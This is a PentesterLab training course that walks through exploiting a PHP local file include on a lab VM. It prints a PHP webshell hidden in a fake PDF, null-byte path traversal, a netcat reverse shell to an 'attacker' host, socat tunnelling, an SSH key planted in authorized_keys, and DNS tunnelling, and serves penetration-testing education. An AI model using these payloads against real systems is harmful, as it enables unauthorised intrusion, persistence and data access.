PHP INCLUDE AND POST EXPLOITATION

By Louis Nyffenegger <Louis@PentesterLab.com>

Table of Content

Introduction

This course details the discovery and the exploitation of PHP include vulnerabilities in a limited environment. Then it introduces the basics of post exploitation: shell, reverse-shell and TCP redirection.

The attack is divided into 3 steps:

1. Fingerprinting: to gather information on the web application and technologies in use.

2. Detection and exploitation of PHP include vulnerabilities: in this part, you will learn how PHP include vulnerabilities work and how to exploit one to gain code execution.

3. Post exploitation: access the operating system, get a shell and perform TCP redirection to get to other services.

About this exercise

Different ways to use this exercise

This exercise can be used in different ways:

- as training material, read the course and follow the instructions to learn;
- as training class material (with a trainer license), you can provide access to the web application to your students and help people follow the steps using the pdf;
- as interview material (with a recruiter license), just provide access to the web application to the person you're interviewing (network access, don't provide him the web application) and see how he goes, you can give information and advices to help the applicant.

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:

An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

License

You are allowed to share and re-distribute this course content to students when you are running a training (with a trainer license), however you are not allowed to make it available on internet or to resell it. The vulnerable application (i.e: source code, virtual image) cannot be provided to the students. Only temporary access can be provided while the course is given.

The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```

In this example the IP address is 10.0.2.15.

In all the training, the hostname `vulnerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- on Windows, your `C:\Windows\System32\Drivers\etc\hosts` file;
- on Unix/Linux and Mac OS X, your `/etc/hosts` file.

The IP address can change if you restart, don't forget to update your hosts file.

Fingerprinting

The fingerprinting can be done using multiple tools. First by using a browser, it's possible to detect that the application is written in PHP.

Inspecting HTTP headers

A lot of information can be retrieve by connecting to the web application using netcat or telnet:

```
$ telnet vulnerable 80
```

Where:

- vulnerable is the hostname or the IP address of the server;

- 80 is the TCP port used by the web application (80 is the default value for HTTP).

By sending the following HTTP request:

```
GET / HTTP/1.1
Host: vulnerable

```

It's possible to retrieve information on the version of PHP and the web server used just by observing the HTTP headers sent back by the server:

```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2012 04:24:16 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.2
Vary: Accept-Encoding
Content-Length: 2065
Content-Type: text/html

<html>
  <head>
```

Here the application is available over HTTP. If the application was only available over HTTPs, telnet or netcat would not be able to communicate with the server, the tool `openssl` can be used:

```
$ openssl s_client -connect vulnerable:443
```

Where:

- vulnerable is the hostname or the IP address of the server;
- 443 is the TCP port used by the web application (443 is the default value for HTTPs).

Using a proxy like Burp Suite (http://portswigger.net/) and your browser. After configuring your browser to use Burp Suite as a proxy, it's easy to retrieve the same information.

Using Nikto

The tool Nikto (http://cirt.net/nikto2) can be used to gather information on the remote server. Nikto checks for known path with vulnerabilities and does HTTP Headers inspection. It's a particularly useful tool to find vulnerabilities in old systems (Lotus Domino, IIS4, ...).

The following command line can be executed to scan the remote server:

```
$ perl nikto.pl -h http://vulnerable/
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          192.168.0.21
+ Target Hostname:    vulnerable
+ Target Port:        80
+ Start Time:         2012-04-11 14:12:45
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.2
+ Apache/2.2.16 appears to be outdated (current is at least Apach
e/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current
.
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.a
spx for details.
+ /index.php?page=../../../../../../../../../../etc/passwd: PHP include e
rror may indicate local or remote file inclusion is possible.
+ /index.php?page=../../../../../../../../../../boot.ini: PHP include error
 may indicate local or remote file inclusion is possible.
+ OSVDB-3126: /submit?setoption=q&option=allowed_ips&value=
255.255.255.255: MLdonkey 2.x allows administrative interface ac
cess to be access from any IP. This is typically only found on port
4080.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7
B08C10000: PHP reveals potentially sensitive information via certa
in HTTP requests that contain specific QUERY strings.
```

```
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory in
dexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 4103 items checked: 0 error(s) and 13 item(s) reported on remo
te host
+ End Time:           2012-04-11 14:13:01 (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We can see that Nikto found some issues:

- the version of Apache and PHP;
- a potential PHP include issue;
- a false positive (OSVDB-3126);
- the PHP Easter egg available when PHP is configured with `exposed_php` turned on (OSVDB-12184);
- some directories than can indexed;
- a login page.

Detection and exploitation of PHP includes

Introduction to PHP include

Back in the day, developers used Server Side Include to copy the same information in many pages while keeping it in only one place (to avoid code repetition and time consuming updates). When developers start to used PHP, they started using the PHP functions `include` and `require` (and their smarter clone `include_once` and `require_once`) to perform the same thing. The code is included in the current page and interpreted as part of it.

As long as people were using a constant path in the `require` or `include`, there wasn't any security implication. However, some developers use it with a path under user's control. This can lead to file inclusion. If someone can decide what file is included and interpreted, he can use a file under his control and force the server to interpret arbitrary code.

In case, you are performing a code review, a vulnerable PHP code looks like:

```
<?php
include("header.php");
include($_GET["page"]);
?>
```

The first line used to include `header.php` is not vulnerable since the value `header.php` is not controlled by the user.

However, in the second line, the value supplied by the user (`$_GET["page"]`) is directly used without any filtering or pre-processing. This is a typical File Include.

There is two types of file include:

- local file include,
- remote file include.

They both come from the same issue (using user's input to include a file), the only difference is on the way they can be exploited. A remote file include can be exploited by using any resources, whereas a local file include can only be exploited by using local resources.

Detection of PHP include

The detection of local include is really similar to the detection of directory traversal since we are playing with a path. We know that the PHP script is going to take a user supplied value and use it as a path to include a file, the value provided can however be modified by the PHP code:

- a parent directory can be added:
```
include("includes/".$_GET["page"]);;
```
- a file extension can be added: `include($_GET["page"].".php");;`
- the value can be sanitized:
```
include(basename($_GET["page"]));;
```
- or all of the previous actions can be performed
```
include("includes/".basename($_GET["page"]).".php");.
```

These modifications will modified the detection and exploitation of this issue.

PHP provides a protection against remote file includes (allow_url_include from the PHP configuration file), this configuration will as well modify the behavior of the web application and the detection and exploitation of PHP include.

The easiest way to test for include is to use paths that will generate error messages.

You can first try to include a file that doesn't exist: `pentesterlab123randomvalue` for example is unlikely to exist; you can use it to see what message the application sends back. We can see that the following error message is thrown:

```
<b>Warning</b>:  include(pentesterlab123randomvalue.php)  [
<a href='function.include'>function.include</a>]:  failed to open
 stream: No such file or directory in  <b>/var/www/index.php</b
> on line <b>28</b><br /> <br />

<b>Warning</b>:  include()  [<a href='function.include'>functi
on.include</a>]:  Failed opening 'pentesterlab123randomvalue.p
hp' for  inclusion (include_path='.:/usr/share/php:/usr/share/pear')
in <b>/var/www/index.php</b> on line <b>28</b><br />
```

This error message gives us important information that we will need during exploitation:

```
Failed opening 'pentesterlab123randomvalue.php' for inclusion
```

Since we used the string `pentesterlab123randomvalue`, we can guess that the suffix `.php` has been added by the PHP code.

Then we can with a file you don't have access: trying for example to access the `/etc/shadow` is likely to generate an exception since the current webserver's user is unlikely to have access to this page. However, since the PHP code adds a suffix `.php`, we will need to add a Null Byte (encoded as `%00`) to get rid of it and access the page http://vulnerable/index.php?page=../../../../../etc/shadow%00. You can use as many `../` to go up the file system and access the shadow file. The following error message is displayed:

```
<b>Warning</b>:  include(../../../../../etc/shadow)  [<a href='fun
ction.include'>function.include</a>]: failed to open stream: Perm
ission denied in <b>/var/www/index.php</b>  on line <b>28</b>
<br />
```

We can see that we have a different error message: `Permission denied` and that our Null Byte trick works since the file that PHP tried to include is `../../../../../etc/shadow`.

You can try with the file `/etc/passwd` using the same tricks (`../` and the Null Byte), and you should be able to access the content of this file:

You can modify the request to change the value from a string to an array; this may affect the behavior of PHP. For example, modify the parameter `page=login` to `page[]=login`. The following error message is thrown:

```
<b>Warning</b>:  include(Array.php) [<a href='function.include
'>function.include</a>]: failed to open stream: No such file or dir
ectory in <b>/var/www/index.php</b> on line <b>28</b><br />
<br />
<b>Warning</b>:  include()  [<a href='function.include'>functi
on.include</a>]:  Failed opening 'Array.php' for inclusion  (includ
e_path='.:/usr/share/php:/usr/share/pear') in  <b>/var/www/index.
php</b> on line <b>28</b><br />
```

We can see here, that the value provided has been changed to "Array" since PHP casts it as a string.

Another way to check is to build the same path using different values. For example the following paths: `classes/../login`, `./login` and `login` match the same file. Windows and Unix present a major difference regarding path management, for example if you try to access `classes/../login` and the repository `classes` doesn't exist, Linux/Unix will throw an error, whereas Windows will ignore this issue and serve the page correctly.

You can use another web server, to test for remote file access, however, it will only works:

- if the PHP configuration allows remote file include;
- if the web server has access to the remote server, access can be prevent by a firewall, by the lack for DNS resolution (you can use an IP address to bypass that), by a web proxy or by the network (for example if you're testing in an environment without Internet access).

For example, you can try to include Google's homepage by using the accessing URL: `http://vulnerable/index.php?page=http://www.google.com/?`.

The `?` at the end of the URL is used to ensure any extension or suffix added to the URL will be interpreted by Google's servers as a parameter. The configuration of the vulnerable system doesn't allow remote file include, the following error message is displayed:

```
<br /> <b>Warning</b>:  include() [<a href='function.include'
>function.include</a>]:  URL file-access is disabled in the server
configuration in <b>/var/www/index.php</b> on line <b>28</b
><br />

<br />
<b>Warning</b>:  include(http://www.google.com/?.php) [<a hre
f='function.include'>function.include</a>]: failed to open stream
: no suitable wrapper could be found in <b>/var/www/index.php<
/b> on line <b>28</b><br /> <br />
<b>Warning</b>:  include() [<a href='function.include'>functio
n.include</a>]: Failed opening 'http://www.google.com/?.php' for i
nclusion (include_path='.:/usr/share/php:/usr/share/pear') in  <b>
/var/www/index.php</b> on line <b>28</b><br />
```

If the configuration of PHP allows remote inclusion, this is an example of what we had seen:

We can see a mix between the "normal" page and the Google page that has been included.

From this testing, we can guess the following:

- there is a local file include;
- an extension `.php` is added to the value submitted.

Exploitation of local PHP include

As with SQL injection (non-blind and blind), you can try first to include a remote file and then if it doesn't work you need to use a local file for the inclusion.

Exploitation of remote file include

To exploit a remote file include, you just need to setup a web server to serve your PHP code. The PHP code is a simple webshell:

```
<?php
 system($_GET["cmd"]);
?>
```

You then need to save this file with an extension that won't be interpreted as a PHP file on your web server to make sure the vulnerable server will receive the PHP code and not the result of the PHP code execution. You can for example use the extension `.txt`. You can then include the file and specify the command you want to run by accessing the page: `http://vulnerable/index.php?page=http://yourserver/webshell.txt&cmd=ifconfig`

If you access this previous page (and with a configuration allowing remote file include), the following steps will occur:

1. The PHP script will retrieve the file `webshell.txt`;
2. The PHP script will start interpreting the code;
3. The PHP script will use the value cmd provided in the URL (NB: the value is provided to the vulnerable server not to your server);
4. The command provided will be executed;
5. The server will send back the results of the command.

As we said before, the vulnerable systems is not vulnerable to remote file inclusion, this method won't be working with the current setup.

Exploitation of local file include

There is many ways to exploit a local file include, they are all based on the same method: you need to find a way to put PHP code in a file on the system and get this code to be included.

The following methods can be used:

- inject the PHP code in the log: for example with a web server, by accessing a crafted URL (the path contains the PHP code), and including the web server log.
- inject the PHP code in an email, by sending an email and including the email (in `/var/spool/mail).
- upload a file and including it, you can for example upload an image and put your PHP code in the image's comment section (so it won't get modify if the image is resized).
- upload the PHP code via another service: FTP, NFS, ...
- ...

Injecting in log should be your last solution, if you didn't get the PHP syntax correctly (correct PHP code and correct HTTP encoding) at the first attempt, you will have to wait for the log to rotate.

Here we can see that the application allows users to upload a presentation for the "Call for Papers". We will use this functionality to upload our PHP code.

In order to test this upload functionality, we need to check:

- what extension can be uploaded;
- what content type can be uploaded.

Checking the extension can easily be done by renaming a PDF file to a PHP file and try to upload it. If the PDF file with the file extension is accepted, it's likely that there is no control performed on the file extension.

Some PHP developers trust the value provided by the HTTP protocols in the multipart message and only check for the value of `$_FILES['file']['type']`. This value is controlled by the client and can be easily modified using a proxy.

For the content type, we just need to work the other way around, we can create a txt file and rename it to file.pdf. If the application accepts the file, there is no filter on the content-type.

Here we can see, by testing previous methods, that both the extension and the content-type are checked by the upload script.

To exploit this issue, we will need a valid PDF file that contains PHP code.

We can do it using one of the following methods:

- take any PDF and add our PHP payload;
- create a PHP file that looks like a PDF and will bypass the content-type check.

The first method is likely to create some issues depending on the file content (because of some characters not correctly supported during inclusion) and may not work. The second method is safer that's why we are going to use it.

If you open a PDF file, you can see that the first line looks like:

```
$ head -n 5 sample.pdf
%PDF-1.4
%
5 0 obj
<</Length 6 0 R/Filter /FlateDecode>>
stream
```

If you play with the function `mime_content_type` (used by most PHP developers to check the content-type), you can see that only the following is needed: `%PDF-1.4` (or a different version).

Based on this information, we can create our fake PDF file:

```
%PDF-1.4
<?php
  system($_GET["cmd"]);
?>
```

and name it with the PDF extension (`lfi.pdf`for example). If you have PHP installed on your system (the command line interpreter), you can quickly check if the file is recognized as a PDF using the following code:

```
<?php
echo mime_content_type('lfi.pdf') . "\n";
?>
```

and run it:

```
$ php content-type.php
application/pdf
```

We now have a valid PDF containing our PHP payload.

Once we got our file uploaded, we need to include it, to get this information we can log in with the email and password provided and see that there is a link to the file we uploaded.

Now that we know where the file is uploaded, we can include it. However, we need to include a NULL byte to get rid of the extension added by the legitimate PHP code.

Since PHP 5.3.4 you can't use the NULL byte trick to get rid of the extension when doing a local file include.

We can access the following page: http://vulnerable/index.php?page=uploads/lfi.pdf%00&cmd=uname to get command execution.

where:

- page parameter is the name of the file we uploaded with a NULL byte
- cmd is the command we want to run;

We can see the `PDF-` from the included file and the result of the command in the page:

```
%PDF- Linux
```

Post-Exploitation

Introduction to Post-Exploitation


Post-Exploitation will allow you to have a better access to the system. Having a webshell is a first step, however, for each command you will need to send a HTTP request and wait for the result. Furthermore, if you try to move to the parent directory with `cd ..`, you will see that the next command will still be run in the same directory: each request is completely independent from the previous one.

In order to bypass these restrictions, we will try to get a "real" shell on the remote operating system.


Shell versus Reverse-Shell

There is two ways to get a shell remotely on a server where you have gain command execution:

- using a shell: you will bind a shell to a TCP port (step 1). You will then be able to connect to it and run command (step 2):



- using a reverse-shell: you will bind a port on your local system (step 1) and get the server to connect to this port and redirect input and output to a shell. You will then be able to run commands.



On most systems (including the vulnerable system), you will be able to bind a port (as long as you choose a port above 1024 since it's a Unix system), however it's likely that you won't be able to access it (because of a firewall between you and the vulnerable server). This is why most of the time, binding a shell to a port is not the solution.

Since firewalls are more likely to filter inbound traffic than outbound traffic, it's a more likely that a reverse shell will work. Furthermore, you can use a privileged port (like TCP/80 or TCP/443) since you have full access on your system.

To connect using the reverse shell we will need to ensure that netcat is available on both systems.

On your local system, you can easily install it since you have full access. Depending on your operating system, you will need to:

- install ncat from the Nmap project (http://nmap.org/ncat/) if you are on Windows.
- install ncat from the Nmap project (http://nmap.org/download.html#macosx) if you are on Mac OS.
- install nmap on Fedora and use the command `ncat`.
- install netcat on Debian and use the command `netcat`.

Different version of netcat exist and some of them don't support the `-e` option. Make sure the version you are using support this option.

On the remote server, netcat is already installed. If it wasn't, you can to it using one of the methods below:

- add `%PDF-1.4` as the first line of the file and use the legitimate upload script;
- use wget to download it from a remote server.

For both methods, you will need to have a version of nc compiled for the target operating system and architecture (and most likely a static binary).

For the first method, if you are on a Unix system (Linux, Mac or *BSD), you can just:

1. add the PDF header:

```
$ echo "%PDF-" > pdfheader
$ cat pdfheader nc > nc.pdf
```

1. upload the file you created to the server.
2. extract the binary from the file using the include vulnerability:

```
$ tail -n +2 nc.pdf > nc
```

For the second method, you just need to download nc from a remote server using the include vulnerability.

To run the command on the compromised system, we will use our Local File Include vulnerability. We will need to follow these steps:

- bind a port on our local system with netcat (nc or netcat depending on your system):

```
$ sudo nc -l -p 80
```

- use our webshell to run netcat from the compromised server by accessing the following URL: (http://vulnerable/index.php?page=uploads/lfi.pdf%00&cmd=nc%20attacker%2080%20-e%20/bin/bash)[http://vulnerable/index.php?page=uploads/lfi.pdf%00&cmd=nc%20attacker%2080%20-e%20/bin/bash] which correspond to the command:

```
$ nc attacker 80 -e /bin/bash
```

where attacker is your IP address.

Using sudo (or root privileges) allows us to bind the port 80, this port can't be bind as a normal user. The port 80 (HTTP) is less likely to be blocked. The following port can also be tried: 21, 53, 443.

You can then run commands (uname or id for example) on your local nc:


```
$ sudo nc -l -p 80
uname
Linux
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

TCP redirection with socat

We now have a shell, but it will be even nicer to have a real shell (that supports Ctrl-C for example) and to be able to easily copy and retrieve files using SSH for example.

To do that, we will need to play with socat (http://www.dest-unreach.org/socat/). Socat is probably one of the most useful network tool for daily system administration and intrusion.

Since the vulnerable system is firewalled, we are going to use a reverse-connect to tell socat to redirect all traffic from our system to a local port.
In this example, we are going to try to access the local SSH server available on the port 22, using a redirection on our local system on the port 2222. The following diagram displays the network streams between the two systems:



As you can see, the only privileges needed are on the attacker side, that allows us to use this technique with low privileged accounts

First, we need to bind our local port 2222 (the one we will access later) and the port the vulnerable server will access (on port 443 to avoid firewall and since the port 80 is already used):

```
attacker $ sudo socat TCP4-LISTEN:443,reuseaddr,fork TCP4-LISTEN:2222,reuseaddr
```

The port 443 needs to be in the first position, since it's the port the vulnerable server will try to connect to. To limit access to our local port and not allow anyone within our network to access the port 443 and be redirect to the remote port on the server, the options bind and range can be used.

On the remote server, we will need to do the following:

```
vulnerable $ while true; do socat TCP4:attacker:443 TCP4:127.0.0.1:22 ; done
```

where `attacker` is your IP address.

Don't forget to kill the while loop once you don't need the redirection anymore.

We can then try to ssh to the remote system:

```
attacker $ ssh localhost -p 2222
```

However, we can't connect since we don't know `www-data` 's password.

To gain SSH access, we will need to set a SSH keys on the remote server.

```
attacker $ ssh-keygen -P "" -f vulnerable
```

where:

- `-P` indicates an empty passphrase;
- `-f` is the filename.

Two files have been created: `vulnerable` and `vulnerable.pub`

We can upload public key file on the vulnerable system using one of the methods described earlier to upload netcat (or any file). To do so, we will need to stop socat and netcat. Since the public key is not a binary file, we can just copy past the key using a new netcat shell. You need to re-run a listening netcat on the port 80 (`sudo ncat -l -p 80`) and then you can upload the key.

```
attacker $ sudo ncat -l -p 80
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/bin/sh
mkdir ~www-data/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzERqIb6v4mbrkV
6xdlqsDMo/sBy3sA9SMOpBJI6DRHmy9Y6ilSlv7UGHzg9dDOhqxis/RVcGB
QP2eceNOUvBY24yRD8R31p73AilUwhdvRm8XhRszaXciskSBTjLQMY9Iw8p
oDNZFZZqIkhWq6ZMIUdv0PfVouC0UXJBYq3AQIJLKSlJSy/DyrORUY7kLf5
h3oyk1KlWGKdZ1duZeYwz7Qc2kHHw3TpsckhyS0VaeZ6V3Rk4pNVIaUxOCE
NP+hNDWQWpkvPKXPjvr4tYS1kzs+TVi79z76yV61KmwZDLwPse3DBUSXakC
SDoPI20C2SIGWjqI7QrjtM/SQe19N8f9 attacker" >> ~/.ssh/author
ized_keys
```

Now that everything is working fine, we can restart the process used to setup socat (ie: relaunch socat locally and re-run the socat command on the vulnerable system) and connect from the socat created previously:

```
attacker $ ssh localhost -p 2222 -l www-data -i vulnerable
Linux debian 2.6.32-5-amd64 #1 SMP Thu Mar 22 17:26:33 UTC 20
12 x86_64

The programs included with the Debian GNU/Linux system are fre
e software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
 extent
permitted by applicable law.
$
```

where:

- `-p 2222` is the port forwarded through SSH;
- `-l www-data` indicates the name of the user we are going to use (you can get this value with the command `id` using the netcat shell);
- `-i vulnerable` is the private key file.

Once we have SSH access to the remote server, we can now easily do port redirection using SSH, for example to access the local Mysql server.

```
attacker $ ssh localhost -p 2222 -l www-data -i vulnerable -L 13306
:localhost:3306
```

Then you can check that you have access to MySQL using the SSH redirection by using (on your local system):

- the MySQL client

```
attacker $ mysql -h localhost -u root -P 13306
```

- telnet to see the MySQL server banner:

```
attacker $ telnet localhost 13306
```


SSH allows us to use other tools like sshfs to mount the compromised server's filesystem, or use this server to access other internal servers using this server as a socks proxy (with ssh -D) or to run X11 applications.

DNS tunneling

Unfortunately, a simple virtual system doesn't provide us the architecture to setup this extrusion methodology but it's always good to know that it can be done.

When the inbound and outbound traffic is completely filtered, you can still use DNS tunneling (if DNS requests to "internet" are allowed). The tool dns2tcp can be used.

The following diagram explains how DNS tunneling works:



Let say that the client want to transmit the string AAAA to the server, it will send a DNS request to resolve `AAAA.pentesterlab.com`, this DNS request will be forwarded to the client DNS server and to all servers until it reaches the DNS server from `pentesterlab.com`. This way the string AAAA has been passed through all the DNS servers up to the server. Then the server want to send back the string `BBBB` to the client, it will used the legitimate DNS response and the information will be forward to the client after being relayed by all the DNS servers used when the request was sent.

DNS tunneling is an easy and simple way to bypass most hotspot security restrictions.

Here, the compromised system will be the dns2tcp client, it will send a request to retrieve the command it needs to run, once it receive the response, it will run the command and send back the result to the server.

For example, let say we are using the zone d.pentesterlab.com for our dns2tcp server. We will run the following commands:

- on the compromised system:
- on the server:

Conclusion

This exercise showed you how to manually detect and exploit a PHP include vulnerability to gain code execution. Once you were able to run PHP code, you gained more access to the system by tunneling to access more information.

This exercise is based on an exercise created for training. Bots exist that automatically exploit remote PHP include to run IRC bots to be part of botnets.

The configuration of the web server provided is an ideal case since error messages are displayed. You can play with the PHP configuration to harden the exercise. To do so you need to disable `display_errors` in the PHP configuration (`/etc/php5/apache2/php.ini`) and restart the web server (`sudo /etc/init.d/apache2 restart`)